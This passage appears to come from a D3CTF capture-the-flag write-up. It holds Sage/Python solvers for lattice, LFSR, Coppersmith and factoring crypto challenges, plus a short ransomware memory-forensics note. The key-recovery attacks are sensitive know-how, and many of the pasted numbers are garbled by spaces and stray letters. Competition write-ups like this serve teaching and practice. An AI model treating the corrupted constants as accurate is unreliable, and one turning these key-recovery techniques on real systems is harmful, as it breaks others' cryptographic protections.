(679977752651896994697171641971410319223351723441331128806975191449628966821 75,5647248405812283322564870109595199556930449343130845467083441929028065439 3104),1700955288143530776160592882792968654859487804000803523947668264917898 674188,5348169356856303426596994271926710918275006676933796877246407107335322 387596],
['22ef551f88d56b630814',
(146041807022383285248268685215111732538596412336683008126505164957903879513 21,1038606502745899694454928027597693711444008356007730326919351150148087428 01529),669566572229635979251245794804739385594187119603049342494522012120903 84649006,8193960181884862006572104648948522115259993613628917419368470441946 7870235438],
```

```
['102791ae35b6602d84f4',
(761353084286692105924935521363118186751726634888999317791551920526801106690 75,1891286150159479942869116858796325607520714804433797316909531999550911885 0849),1766876799739304668398324747934547121763970858513215748929108366061482 9441,90538197638547369848675131652427092991312636559217917122955738304993504 692101],
['bb12678ac3d8bb7af32d',
(24360287549423601106367943295802335794784907470141787888286823861646540799 790,6130001372778692387746657232041142401665968689474528136089900283119282 233925),87183308575771856984049759442965632370445267916266041815402837412479 357693957,91265636367236667738112576320483429668488530637036512690526217902 358255546471],
['e6e8f760c938e22cea53',
(17288709103498265462538813311375738434043696005005776797651173739837699303 66,38663829997241385583389468024155819373558303433096943151756926459254891 030425),36823309089511000054753618520055225990211357593512502594860306237221 16751777,32632120992939348480181099120857172444546640610725040977557208652166 637167545],
['4b5c7eabe5f481756caf',
(18177013523391092582268257670893791839747716239393075437968255198960548927 318,3817733146188515321607745469641889777723949652870999860245823855804075 8509822),5849588953587009333521507147387458202586116548972091199323025649967 4818683024,87500617028756121893595057276649741120364639658554717483534898765 746881084602],
['41b9bcebbf8d23653010',
(31890660395273526365403827995607317802919757991928229966918752767794915716 903,9687544796801940568751639429070130348974550252468831120218887655776090 988767),4536406360682628350150832544992151062396030989056191459303695428510 17117764,58708618014990050029199293553614622496047673725155155574753400279 7956992546125],
['616d25e69761522e1c19',
(86782764576504175765201418531919080576831927878763209497418510687428132794 243,2656950601937893696827981823453489653788058668885393798336902533205287 6333615),1651677804127727943843210030360573374492792692579572558132099356940 6098092698,78497911661445907487992599866449263612550065121420385738952165167 014397082522],
['1c7ef1bd74e2dc89d42a',
(10308987370675599336225796324242765389532594169433913980804250806425332057 9194,10136035774912521771230021656583942183082791273201475980865631909560724 9121574),29207772142110807363525080160044538079498276943213421083848355213852 106891334,31922726019067796354836305605200839853623630007713283218643557286 558616071918],
['89f3d0ff2892123493fe',
(10666033170966098010987770619916370137611790743434621377697423037647102624 0690,7334893505619419560749412659421841044681921671001104757333872532193521 5495770),868484840728724621894502978220388455035456028985979803853343139679 826052917 93,89194857841132483426851385205393406419735224837743314105951670150217 085614865],
['82a98340aaa7cb42991a',
(13066475503719475753405414805959055908839787092559470058399136916843408227 818,6449397489079359374427073308072755978327973312768310583600384378954001 033654),87387284876628147931879873299263682836145096328466764242060585665295 413543946,89436828334543709433023136611312061533800618321804601483745099488 254861710858],
```

```
['d4ac49ca4d71b2eccf05',
(998651066193020354154716345287794274365296354980017258015575057391873072315 95,427533070575328381365804970999758062522572482731678604800569189891744488924 6),335502264798533212991395103985361382905234902566325467335219163304148745585 92,426248782202910591778974019266640204269265428396167297853934494023429034318 18],
['f7edae30df2cf7e5342b',
(105616405044742026341679126215211697061045992489804146230023299030772846717357,6650288918415376518768133568703798714581441195231932692499494378937627303704 5),201421712871720825374453169698501491111201840488372061733452995292159132652 48,567808667327784508470473553084579157581479193623504324535562905095365594018 38],
['697a5fddb64f433daa00',
(945455667474791645126317421010296687765109970209572033005513263225944227660 20,1936317583530588501875221959559786743826748803716832982999491071224100754 0124),4777610972157719574684271670340668551711821953178224990613383404433092936 300,5415672380844745721341603215814453654503560980144710953348103398019210996 349]]
w = []
for i in range(70):
    output[i][0] = int(sha256(bytes.fromhex(output[i][0])).hexdigest(),16)
    tmp = bin(output[i][3])
    #print(i,tmp.count('1')>142,tmp.count('1'))
    for j in range(1,256):
        if tmp.find('1'*j)==-1:
            break

    w.append([j-1,len(tmp)-(tmp.find('1'*(j-1)))])

n = 70
A = matrix(ZZ,2*n+2,2*n+2)

x = 0
A[0,0] = 1
A[1,1] = 1<<500

for i in range(70):
    if w[i][0]>=0:
        h,(r,s),k,m = output[i]
        y = w[i][1]-w[i][0]
        pad = pow(2,w[i][0])-1
        assert (m>>y)&pad==pad
        k0 = int((k>>y)&pad)<<y
        z = y+w[i][0]
        u = int(pow(s,-1,q))
        A[x+n+2,0] = ((r*u)%q)<<(300-y)
        A[x+n+2,1] = int((h*u-k0)%q)
        A[x+n+2,x+2] = (int(-(1<<z)%q))<<(300-y)
        A[x+n+2,x+n+2] = q<<(300-y)
        for _ in range(255,z,-1):
            if (m>>_)&1:
                if(k>>_)&1:
```

```
                    A[x+n+2,1] = int((A[x+n+2,1]-(1<<_))%q)
            else:
                break
        A[x+2,x+2] = 1<<(z+44+255-_)
        A[x+n+2,1] = A[x+n+2,1]<<(300-y)
        x += 1
        if x==n:
            break
print(n)
ans = A.transpose().BKZ(block_size=31)[-1]
print(ans[0])
print(int(ans[2]).bit_length())
print(int(ans[24]).bit_length())
print(int(max(ans[2:])).bit_length())
```

```
70
-4087874888310581033889428988398400978239280614761081813881863476938823460521 9
299
298
0
```

```
d = 4087874888310581033889428988398400978239280614761081813881863476938823460521 9
pow(g,d,p)
182178135933372685034338733835515886239379985970688644882759303777522699312512275548487
203700925016074778783453512088368399154360483365235846839531472942237086691508991699257
081666661759088172804029994822253172186528828658557738258403254653149665114781121930368
716438881099044447150591584386545450472898106653666460442700163732995331034454013737390
542408463212522243070328582562682876308901556183048717758786366580451977049161487739313
193833772783391100614046830292331668698820714257941812050719540483136782024090885606083
084481489594260713416910138855629419004174953630802340991893806773978802252165320146108
72707780
y
182178135933372685034338733835515886239379985970688644882759303777522699312512275548487
203700925016074778783453512088368399154360483365235846839531472942237086691508991699257
081666661759088172804029994822253172186528828658557738258403254653149665114781121930368
716438881099044447150591584386545450472898106653666460442700163732995331034454013737390
542408463212522243070328582562682876308901556183048717758786366580451977049161487739313
193833772783391100614046830292331668698820714257941812050719540483136782024090885606083
084481489594260713416910138855629419004174953630802340991893806773978802252165320146108
72707780
sha256(str(d).encode()).hexdigest()
'285928ebdf378e3802525f9497f2285ab032cd1da6a4f530fcfa152c61033c3c'
```

equivalent

https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8701428

```
a = [109222967035654784066932309, 38447200945965624379449963,
159563497592527340751264 80, 92690953116868263706331 33, 60024886978948637767923150,
875970634233089692679598 38, 10021041651163853264633833 4, 50709701744850869953906177,
172684328874694420810676 57, 74088867573815737209230852, 90758244977957941230888765,
684185379126133445073771 35, 76041055914464071021746023, 11300880106439766134192277,
297753682255324036133278 8, 75612578465901052365710638, 10210712007357132056928 2893,
557446720245889106019294 2, 20752542552173633278903107, 41534893769815107211971799,
503824668000779024927031 34, 81726632327456413136555452, 36129876051604599051710867,
993143271661526382847331 34, 27491179505586026213212524, 72351987521570792374168568,
483957649662928110876157 12, 96159090973181052843090018, 33780440393369235622727032,
114442951330343579223582453, 51598334092999594286246 81, 40492216160318344247184165,
365309424243253438979703 81, 74847019068476522660786887, 14981049988137611238774549,
307722376992111760710416 92, 87998113967498658498717704, 40923934204310477374468696,
535276572376876499200698 75, 19151598930396608443349190, 73804910162405574977641087,
758584104665459176996199 76, 73009662036727172449940698, 74613396247243857083390028,
562387904735340770380701 36, 38815259308462705768653874, 20153853624382705012264602,
788672428738858301041609 94, 98847507947516433356127406, 71292972603821601570690892,
386815011176894508634979 36, 55881459327531544145991900, 60989207858662263031721622,
916622121162647690344086 41, 35723145975974953024490151, 50541376344047304889615157,
511869928792742246295426 77, 41582027743313078008170664, 87060537090820730297265864,
141608903852581364320369 56, 87594674784032315701460171, 73302362828417845372187487,
571085935496516297997496 92, 36904832707291703856186627, 28737678040892682795643445,
947461095013985526020058 15, 11733994098950869956135 0, 12585299149839371455186989,
782654171275563916544967 70, 10038564330609633656837 3798, 61469108268747256739834562,
321509172793402504566992 81, 50751926985820503416637672, 19548780035629316207698688,
507776283516419939921168 03, 18688106208115146505032200, 10519001191065791496840 0065,
283051420817732208492774 66, 71771950922067113415393 31, 66282658135413479799859826,
255714432128538180860916 16, 43158056299309613550445634, 30700285182681228939970369,
688800548025687686249705 69, 34589073299981874272336995, 79150710139301772407704119,
343164059323515708495569 17, 50571441070814049069000 94, 39955848364342415062257196,
692006537889966922064618 92, 10711562419388647017416788 9, 40376170161021473122071 28,
752734835613515741799172 57, 47775776782853769382575151, 97070723554106227396112649,
111981577442424122139837898, 10668153433136725789311 3485, 14356164134140718065674510,
353757626786455296143483 24, 10553700092044779999310854]
```

```
C2 = matrix(ZZ,2,200,[-22435734243041, 15824701582600, -2234898328400, 3461797885900,
-19201298211000, 1720968430100, 15381651601700, 24079255817900, 2521930780600,
64347788800, 1227547742100, 3955354166600, -2176282451600, 11278327658800,
-8000340172600, 62441618300, -823836918300, 13808730509200, -13804189088700,
2031303803800, 93815920800, 2092639891300, 9029395842500, -5460494925200,
7821120266100, 1387768716900, 227927484900, 7655478105900, 8131394423100,
-11707710030700, 22235315562400, -5267114319800, -1137537596400, 8404110068600,
2484141791000, -11830263194000, -481328625100, 9054848312900, 3538459765300,
1813713465800, -16184430077900, 14612903597000, 17705662015700, 13733651231500,
7787870442900, -2955366760300, -9547381314300, -12900230765300, 582417930500,
22031586284500, 5882762408300, 6057152528300, 10507990778700, 6192045999100,
8473812850600, -5323318827800, 6925221523400, -7331830307600, 8595476754300,
19955819383300, 1680176261100, 14846191541200, 4882205052000, 12080170946500,
-8162508305800, -3238669525400, 13385771398800, -3648101009300, -14092484235600,
9535175987100, 25869290318900, 3753507606900, -8144861317800, 1982160927900,
-12599042112900, -8002984974000, -5658321378300, 27235366311600, 5450513290100,
-17736659052800, 11842625857700, 4194434544900, -6639941359100, 5167712324600,
14153774096200, -3049036185200, 5171057341200, -9308812741200, -13745649372700,
-4937948108100, -274679426500, 8265481876800, -6729565667300, -1384528356400,
11950537796000, 21156990499400, 18023396431700, 14944305693000, -3609148663300,
-8790314673100, 2688466804900, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]+
```

```
[-347483949910753, -241733425469100, -205979948921500, -17504030333300,
-338703088324300, -240887137081700, -152204926775700, -73716630386700,
-186962443929900, -75971815607300, -311214847867900, -343265004178700,
-338659610216300, -164249928629900, -174279021675500, -12304309682900,
-349778075815700, -241240145213700, -238645226053300, -61036949857300,
-183675283617500, -192152744284500, -224422924854700, -245609164850300,
-321528097796100, -101039287178700, -318955356303100, -97140601788500,
-302659140607500, -331893990388300, -165712421694100, -104575183677500,
-198099051497700, -32662219670300, -295131972657700, -249999911800900,
-144612059789500, -251981810708700, -127601593670700, -210491413096100,
-336025979889700, -102637227279700, -63889492455500, -112710500118300,
-211946691395100, -296438774439500, -320875957223300, -289627628547100,
-342504654456900, -99356149688100, -226653234847300, -78597241655700, -86326026612900,
-175937374783900, -277312397450300, -241671718508500, -118014158875500,
-341704557570500, -52211911038500, -78968967401500, -37095053175300, -160487468853500,
-251106040304700, -67445701686700, -290911981186100, -178249280362700,
-214981608341100, -57024678961900, -274358839097700, -201162174982700, -46773648584100,
-215844381340500, -269449630871500, -195510587818500, -282265909082500,
-350274770590300, -170932069423900, -47029819323700, -41743600229300, -306694836931500,
-112015206454500, -49013133515900, -295202225557700, -56799185349100, -87797267066300,
-201392939411100, -272699414136300, -297128836583300, -235432765052500,
-254569005302900, -312693669615700, -349417587318500, -122223669221700,
-356950641838900, -27855455703100, -104982422368700, -219975718551700,
-244041358439500, -119886321419900, -293820093428700, -5400801387700, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0])
z1 = 1000000
for i in range(1,101):
    assert C2[1,i]<0
    k = -C2[1,i]/C2[0,i]
    if 0<k<z1:z1 = k
print(z1)
x2 = sum([C2[0,i]^2 for i in range(1,101)])/10000
xy = sum([C2[0,i]*C2[1,i] for i in range(1,101)])/10000
y2 = sum([C2[1,i]^2 for i in range(1,101)])/10000
PR.<x,y> = PolynomialRing(ZZ)
f = x2*x^2+xy*x*y+y2*y^2
print(f(-z1*y+x,y))
print(f(((max(a)-C2[1,0]*y)/C2[0,0]),y))
a1 = 3574952380429531655424896970528155153012512345078 3/74176517812703618829456
maxn = (100<<160)/3
print(int((maxn/a1)^(1/2)))
a2 = 4548656213530202745080690262814930 45/136176831558
y0 = -550678021443
y0 = -296310994249
x0 = int(y0*z1)+1
print(x0,y0)
```

```
print(int(max(a)/(C2[0,0]*z1+C2[1,0])))
print(int(a1))
print(int(a2))
print((maxn-a1*y0*y0))
print(f(x0+y0*z1,y0))
print(int(maxn))
ans = (x0*C2[0]+y0*C2[1])/100
print(sum(i*i for i in ans[1:101]))
print(ans[0]*ans[0]*10000)
print(is_prime(ans[0]*100))
p = ans[0]*100
cip = [271449794809938042047024 0673, 238918301486995755544453 1108,
293350545353069800502134 4018, 225537301383048332630929 2361,
317136091297998406157401 9471, 275176023895423306224561 4745,
241857888823106532795283 3618, 217229489011458440734632 5873,
270231166058564626536583 6027, 226326398632690909901847 8128,
211003819386499905506552 5133, 236683778560759750641878 2105,
280418582600262578172749 5287, 226599599119563770809333 0377,
305483882435043967444665 1776, 251322835829286891437676 2421,
298213381458632102600566 2811, 244249340676456251686404 4096,
286361517177807228491890 2489, 333078875339233981808309 5387,
268190108211595409203357 7689, 272889236385074037241477 3868,
304312445041900871331776 1588, 258103920890980536317383 1817,
249934973462555331797102 0122, 238155514489100607611753 4565,
235186981973021102120150 3023, 258787593989563879273304 2760,
284523039075525135495418 1634, 271221813177555325781081 6142,
288982545168397838221727 7306, 304557756427617342889854 0826,
208637897750056276014201 1897, 286100721635063552752504 1957,
260606429984091520448927 7550, 270762166626889765323631 1999,
270863963312754637481211 6081, 280590451873160218566835 8602,
241159314860699878636802 5796, 261553844583486065774079 5008,
252945185091529174255242 1106, 239850763115809696392917 1638,
258964488667917432907645 1487, 250093536874580405525133 0836,
347210960922825873629945 3846, 282410947793107019212651 5296,
276626413562131943848609 8876, 294407720128652283033704 8939,
252939900313873178269966 9956, 292560072472140159720536 2127,
234090323563389213409180 1834, 271620966126734323404274 0497,
272496348971799594264826 8480, 325594339286598391240315 0841,
288554356883113439127802 1429, 277317100676328773976747 5859,
279510013471430493739988 8872, 272106057542899290816011 7573,
238563901773396776836860 8570, 203750338061933240372844 2637,
264942531265642901666539 9514, 290721097914213110103832 3112,
260821404368667273812913 5969, 289768211999432062203554 3373,
219100755394307108596751 8723, 277783665836952986591138 0407,
265172391557280008261725 0013, 330696800623635186360491 9748,
271652999218123027257483 2166, 290152993953378249257707 1608,
196278396270714471280191 4368, 256400803773691471404552 1355,
230368406312185089038366 5347, 266156901855253610029680 6658,
277422527498496057973946 9335, 233968856824382706784384 5551,
```

202222094645396045242606209 9, 25383195427219550732992942 06,
264969187747534116363794888 5, 26422326464731498567854466 10,
297080269094232528675053787 7, 22176961953839924145177661 18,
260625690087247500023513956 4, 22640780019959697172879144 95,
248542372668404566453486453 9, 25587129979735100455892413 06,
270748545089971965007836643 5, 23540804881239440926802612 40,
271144195134293226872319641 7, 28998739529183553116586725 46,
304129039179867880558455295 3, 24366730149405735002806860 11,
262175941806490916587549723 7, 25854157099769464538261671 15,
273325093346180568223083912 0, 26011175571520649041262126 71,
238729535122211797086137112 5, 21048122664991117185803604 44,
321156147491923392229160633 9, 28236524986522379915143533 47,
293719032024518259049900391 8, 29123403990430916318202118 90,
334482058370700527040348468 2, 26358429428659684909102143 79,
216004913377849452958978429 7, 21087928693598011953241502 23,
211232743711131073423307119 5, 32416816878283487615665216 89,
272160262382707935218139584 5, 23638156533844927748987428 32,
268512750214980780183845231 2, 24541804864987342801151098 26,
232514525384318874075842846 0, 28582231709932200313335233 65,
261752487451468218899241445 2, 25399249296656003100678121 48,
238128313385717110617924439 6, 29363763097521676948956920 13,
252424561070900753924872679 0, 20798457659536487793069809 48,
258054795187607719165447688 0, 32833775773580666095032721 96,
281474353939486532222676991 2, 26379863258054442376973922 16,
304618305925457167391181067 7, 28815943213626160039472722 34,
250893103299122293437863589 4, 30609936062544517104967817 75,
286226552631560406393841234 7, 31418778934179825442084091 36,
254380751868651118739752175 3, 23467532705966554725158830 56,
272065898645146211728406446 2, 25771174591867392196044177 31,
309554211038779600758109474 8, 32485097249239835019220749 81,
234406454955889558731837993 0, 25999118693734034831501425 59,
322565281427517531359399115 1, 23151048594158255740943014 66,
316882213935311543251614060 0, 26606323039201209707873026 93,
264906398492182085052932960 2, 24755060378314778540775345 66,
249128230235421568194159676 0, 26540189652226208198935922 58,
226689549205236394525638922 6, 20890582644585223829153265 57,
261257491307777328036758679 6, 25226277482923264454849311 80,
251275222465029092656333008 1, 25068233270474869864320638 05,
293709847978603231675219774 3, 29940352787769530684617974 38,
231831336593011035664141158 8, 30249790456937072448829129 65,
274349322224155097269270696 5, 28430285139887659796819061 91,
260868898306714841790731723 8, 30888300256862752588307630 31,
277381219012505048094725616 5, 26704901577707873059675537 54,
285158767371115027060290379 6, 24367744383067909467975306 99,
321471372980804888946442322 8, 27271798245327696292423332 98,
275015443685575259042243080 4, 25999169781557742508569214 39,
306275392673827450497346353 7, 24833897992109168825397979 09,
320350594410780619072294857 7, 24261518171887875891382201 17,
299343051449143703627552059 5, 27056538338314227244431766 98,

26428079510928745346091480 47, 28713634860785717230569762 67,
26055909127525278665530474 52, 26846645504710282872273030 15,
26627482000497659929084700 29, 26658480942440842929162613 90,
27614767343725175101215892 31, 28987004908019484203075142 76,
27561553817472342322149521 33, 25115287123234863367247876 69,
27013856020406537103357167 68, 26477239201913132599184067 16,
27398992558948268511918055 51, 32163649519850815819424189 58,
28979103500824764586403779 92, 24509702637078330132266870 22,
29734833391262080342721172 55, 30364523757789019957599683 64,
22960775141084233255587520 30, 28669771260289870662191457 77,
22910995229344799002064944 50, 32333150747290147188694784 44,
22238885486646618930292722 628, 28686697214400843886214627 19,
28225482612220262886910665 87, 27556785414466440518870725 20,
24326545424822074439716152 35, 23869729378180311058043165 34,
22754758885058670174407476 64, 24026796061272515688245420 91,
25081116758530919875801701 86, 23630798939393173037267342 66,
24928809682935126392473978 29, 26270406671550664485593415 90,
25885421241561496015178125 89, 30495757033252256497445778 24,
30662641045797747890442776 29, 20487404459247345297140557 83,
21751457375673511754806441 71, 29178976056415635644941989 48,
29777880503076743378072617 56, 27501980671982166750692821 37,
32698785067800236655579093 33, 32231366274098702334990014 78,
24539519337982003605193326 74, 23607533010919527499221108 49,
27357445098739456863181181 35, 27016498919016452310695257 93,
30244693473131647642358881 47, 30573117800076442696507113 64,
26828790197867471533763518 93, 22990958162152905569332773 04,
27464755805918678349301561 42, 29726841405855413532239207 70,
26776568728567085976987263 76, 22793916112687208984972224 38,
26456967311525450888010857 87, 26276078745902558923106282 21,
26487022275210858921446313 68, 30124314438795371858574878 33,
33340198670134652313738716 26, 25685087318210285402817977 61,
25094439814437687528706595 43, 24669376346580922573603411 94,
26001234497250769666562621 42, 23540804206707346577216642 46,
25171314736116104243695277 24, 22521488184458983183282382 55,
27388362532857525278650501 25, 19258485105461647081074474 44,
22214237913621278305566997 63, 25491630681062617389931772 55,
23079442154366299608722880 39, 27996620406570259945716663 03,
19977581620924421440513811 76, 29278868824928668640285763 49,
20699607442209913899262828 08, 26102691527968453335588836 89,
24822818834214797152832443 79, 28582950518786779016464710 93,
24838714665591866776797083 60, 27395268440496061319094441 43,
25488775285624262194159956 62, 26284244061280888003890695 43,
31014398058465555612828474 911, 23318603910603838568258684 64,
25760866034368241602530852 56, 27241095405837529280691487 42,
23513699935253200222566755 69, 27452536603609637396921524 42,
26196861573795981292722702 16, 27409201016103525485766670 98,
24790301883888274208924948 45, 25574573259317884432009586 19,
27071577197806548531138579 34, 29133643479068785302974241 78,
25048358414216459312332786 37, 32503337459825414711459854 32,

```
247059510010819965558105066 5, 28171591437227679048526658 04,
246205223097265709366889174 4, 26114710870456226922725540 02,
284486648845991183161684105 9, 25340523193274743617354896 90,
242992449592368972194696370 1, 29165141566368489371813382 41,
256604475418727747287873788 1, 27288061024147467107106641 20,
271557894637916789123940471 7, 26531758544392569792217353 19,
257084891740947024916047404 5, 26157304619360431884435461 71,
242422547776688850074569461 5, 28895106146979047190105476 02,
284134984947161284434905710 1, 23134039656769591637808424 21,
220376795907194454712928072 5, 24508876706219249820984594 36,
317677218767289153579596290 0, 26063319792378329515013970 36,
244197373203962164054342594 8, 22078436328403406146784931 95,
260329748896540717863205691 4, 33450489169851156954674345 02,
268886098169622575109551443 8, 23815447636065128277422741 36,
239978412368485127965043721 9, 22834508124259678760154053 87,
277057467710886019253917560 1, 34206884439782839942135144 88,
304100669162485684583883268 3, 27313188559673069604388434 18,
319343359962377284278858628 8, 25474823051309530705457628 57,
290257529872942789799735727 0, 30475680261180904897287237 02,
284486758972703654991021517 6, 26111724871163195020945003 82,
238877758696769499032605145 9, 25207587505198979950261388 90,
251956313019440721792890717 1, 26091777973862768442458143 25,
276476915053535447632861758 5, 31157932573584446720189630 01,
327893411762083770388865319 1, 26705884627147912542857828 94,
238958228031857350315332481 0, 32363445321915354421765235 65,
293057586407107694417496274 4, 24445635771735572093446022 88,
288992165927670812328141542 8, 29402968625636341578204478 11,
289078819679760509477765420 6, 31627213385186076910804364 00,
265161415598967952333402434 0, 26481004258947157515112032 12,
211007713971070542499287964 7, 27348396429695393278345305 75,
283419712017259285781201426 9, 26323415983470381673622261 81,
281329945475587989762668348 5, 27303770007981002175013988 58,
279429174036218507054823656 8, 25544990756756278501231419 62,
305076763878297214417476706 2, 25488112687268411852740343 37,
274958317403504317960441105 2, 29076574189133844625710906 13,
259366872043040565698514321 5, 26547178666519709131432360 13,
283714621745346448992844462 5, 25028523632899940704932661 92,
236942777874606465255319412 4, 31935630559158525160459281 29,
270465016462881144506642939 4, 25233057213918879766435216 48,
266668437215858851539500318 1, 28770168505925386532668258 59,
296055059511383075864268022 1, 24706764112867935989900771 43,
191568740076990498590505769 5, 24774062042790959200115918 86,
280678270494379581076569393 1, 23929494566981724568421803 80,
288086909478058806454724214 7, 28699036757719585309301552 47,
263240674862622224483424530 5, 29669761259307595655779039 069,
264250452270901559249129971 3, 28342414917589589812931935 38,
247920090950643727768945830 0, 28692473236300055958370985 64,
285488409857239955963009058 6, 23091261655690899688444209 00,
313612871854094096135376655 9, 24174403165260305316392942 89,
```

```
263415543499588109296449736l, 32719236798990784538382926O7,
23619442790006082926417657 94, 27557579430354273582196172 71,
25780644820528955218661306 99, 29530590761768370029773119 50,
28367938710878129762693529 81, 26598871825145607763347994 39,
30600610833685389390364468 74, 23167466773677121433472105 50,
28985468615103644484796556 85, 32695799791067755740227156 15,
28904849250675064270772935 49, 27691012065408858948113319 70,
28743809115845170464404799 27, 30196218162466569712560173 04,
24285636816218120898773953 23, 23575115127620737015674865 48,
28032339736748656631547312 92, 25138097639924190149582274 13,
21849653843080259485603349 44, 23143047993252163298860110 36,
25522168017164330211203088 60, 26409793251211068435798090 75,
24901974093940207160178814 72, 21772146523302282673989342 11,
26142496677724172904006903 81, 23590184067843954658685705 63,
23552338205911436585060735 25]

print(ans[0]*100)
print(sum(ans[1:101]))
for i in range(10):
    print(ans[i+1]<2**80,ans[i+1]%2)
    e = ans[i+1]*int(pow(int(a[i]),-1,p))%p
    print(e)
flag = 0
for i in cip:
    flag = flag*2
    if (e * i % p) % 2:
        flag = flag+1
print(bytes.fromhex(hex(flag)[2:]))
```

d3bug

```
A = matrix(GF(2),70,64)
T1 = matrix(GF(2),64,64)
T2 = matrix(GF(2),64,64)
for i in range(63):
    T1[i,i+1] = 1
    T2[i,i+1] = 1
T1[-1] = [int(i) for i in
'1010010000001000000010001001010010100100000010000000100010010100']
T2[-1] = [1]*64
E1 = T1^64
E2 = T2^64
r1 = '01111101111010111000010010111001101'
r2 = '00100110001000110001101010101001001'

for i in range(35):
    A[i] = E1[i]
    A[i+35] = E2[i]
```

```
b = [int(i) for i in r1+r2]
ans = A.solve_right(b)
print(ans)
flag = 0
for i in ans:
    flag = flag*2+int(i)
print(int.to_bytes(int(flag),8,'big'))
#D3CTF{LF5Rsuk!}
```

d3qcg

coppersmith模版题

本题大概就是：

```
a = 
359151868029071994359613719079636629637448453638238006185223706464796944258139196781545754785896918719889867011565111659872793974216575379880445835939710 1
c = 
699682475294399463180251592112538252004491709517200922000081371861744135576744742806798510392621173882630456740024313101027219809520538195058903881739583 3
p = 
738653718524034645985771538183550141953308846598477786126895189148207224982252622354251466459839497816393383640258154741882195440706264038575644840843134 7

r1h = 
675235839991023912866466486748270120898886505767153331474173629197063491373375704302862023618386823091427898 33
r2h = 
700071056797299678777916013607007326611244704739447926802538265697396193915724001484555276216763138017993184 22
r1 = (a * secret^2 + c) % p
r1 >> 146 = r1h
r2 = (a * r1^2 + c) % p
r2 >> 146 = r2h
```

二元coppersmith求r1，r2，求完在Zmod(p)下构造多项式求secret即可

```
import hashlib
a = 
359151868029071994359613719079636629637448453638238006185223706464796944258139196781545754785896918719889867011565111659872793974216575379880445835939710 1
c = 
699682475294399463180251592112538252004491709517200922000081371861744135576744742806798510392621173882630456740024313101027219809520538195058903881739583 3
p = 
738653718524034645985771538183550141953308846598477786126895189148207224982252622354251466459839497816393383640258154741882195440706264038575644840843134 7
```

```
r1h =
675235839991023912866466486748270120898886505767153331474173629197063491373375704302862
023618386823091427898 33
r2h =
700071056797299678777916013607007326611244704739447926802538265697396193915724001484555
276216763138017993184 22
# r1 = (a * secret^2 + c) % p
# r1 >> 146 = r1h
# r2 = (a * r1^2 + c) % p
# r2 >> 146 = r2h

load('coppersmith.sage')
P.<x, y> = PolynomialRing(Zmod(p))
f = (x + r2h*2^146) - (a*(r1h*2^146+y)^2 + c)
# print(small_roots(f, [2^146, 2^146], m=3, d=6))
x1 = 908923440252002558641566764012065237286 0183
y1 = 507128311003613708191458869783853479310297 68
r2 = x1 + r2h*2^146
r1 = y1 + r1h*2^146

P.<s> = PolynomialRing(Zmod(p))
g = a*s^2+c - r1
g = g.monic()
print(g.roots())
root1 =
404117578003688347881586746746104755093398240531896563148448915671733000277356856853690
219001083913841018523151987280573089580687060407297396727027903 3142
root2 =
334536140520346298104184791437445386859910606066581222978446273476474224704895765500561
247458755583975374860488270874168792614753645856741178917812939 8205
x1 = bytes_to_long(hashlib.sha512(b'%d'%(root1)).digest())
x2 = bytes_to_long(hashlib.sha512(b'%d'%(root2)).digest())
enc =
617661530281224716512583237899489083795270487484957178097139331850241718794508971891111
637084033487357476204542992015024441381738930496929462400194552712 5
print(long_to_bytes(x1^^enc))
print(long_to_bytes(x2^^enc))
```

d3factor

```
c =
242062463131547367338873207434041021565737809673702097672260352959886433853240422487921
905910595000565510072836119849955086240566004359191968156861170796 7
```

```
N =
14767514276330719775995719833011510632583767311029559753641111470372046142203768837520322534078815682905200595153404346328587346894392684793994823155060434255411626465233884378421491251784478006161370442199165869422078386740010040072378614701764545437187521823123180684660517130879273706701775146668608223413804941540770204728147061232098657690487223808881754017918732738502813841473940750549501690021653574907965109508526312876897473604363841637582891597102644697220363208191233137733010727778444578953887977426315411011528190891502814898976835084000986938084735422129638688344852338581282200557278043264513100080791
e1 =
42573500601851832192011385837169104623329139427077913921653137926682945366570465686824588430957474130074612194672434453245633749049226369098972790483737427917560662340402559853340540067732991663330758581384963507109726898990642677186441085255638127911758849626278714658841487372398385504141547684044585017145753097722198112500610774110077952920916344640558569668218645201366964350727562043949202101954492291394147262487410260424937699061632388433129366011615678289193521757530889579162382630610069205913194549508465485452183401618145250832943010281366371333360845989891536174521587130554706932512968731135833808202 9
e2 =
10045126506586473838141905825133077895490946722550333732454328145195735376489979914521582319236923876049450391806874170260696555695944544086904458798494101185022794591894218061326541312872847190700371347525269238558212293976128684194168514565785053412372566093431876668490456782919358064418446864395913653385390295041780668238860517314667884744383738398034483804988003845978788149910086720544360935425135180129571068258422511559358553753530048988406634292745656220246732350810822239401517483107819029952411211257171881771227611885098126148952854002581039678660519743784265518066361166991878563519355264926290464491 9

P.<x> = PolynomialRing(Zmod(N))
f = e1*e2*x - (e1-e2)
f = f.monic()

res = int(f.small_roots(X=2**1000, beta=0.75)[0])
p = int(gcd(int(f(res)), N))
p = 819113941675119968303053702138945542099921596679745168683787025927330379625 49
q = N // p**7
assert p ** 7 * q == N
phi = (p-1)*(q-1)
d = inverse(65537, phi)
m = int(pow(c, d, p*q))
msg = long_to_bytes(m)
print(msg)
flag = 'd3ctf{'+md5(msg).hexdigest()+'}'
print(flag)
```

Misc

WannaWacca

内存取证，SmartFalcon.exe是ransomware

SmartFalcon.exe自带dec，私钥在pcapng中，patch程序的IP然后构造个解密指令，解密flag.zip

```
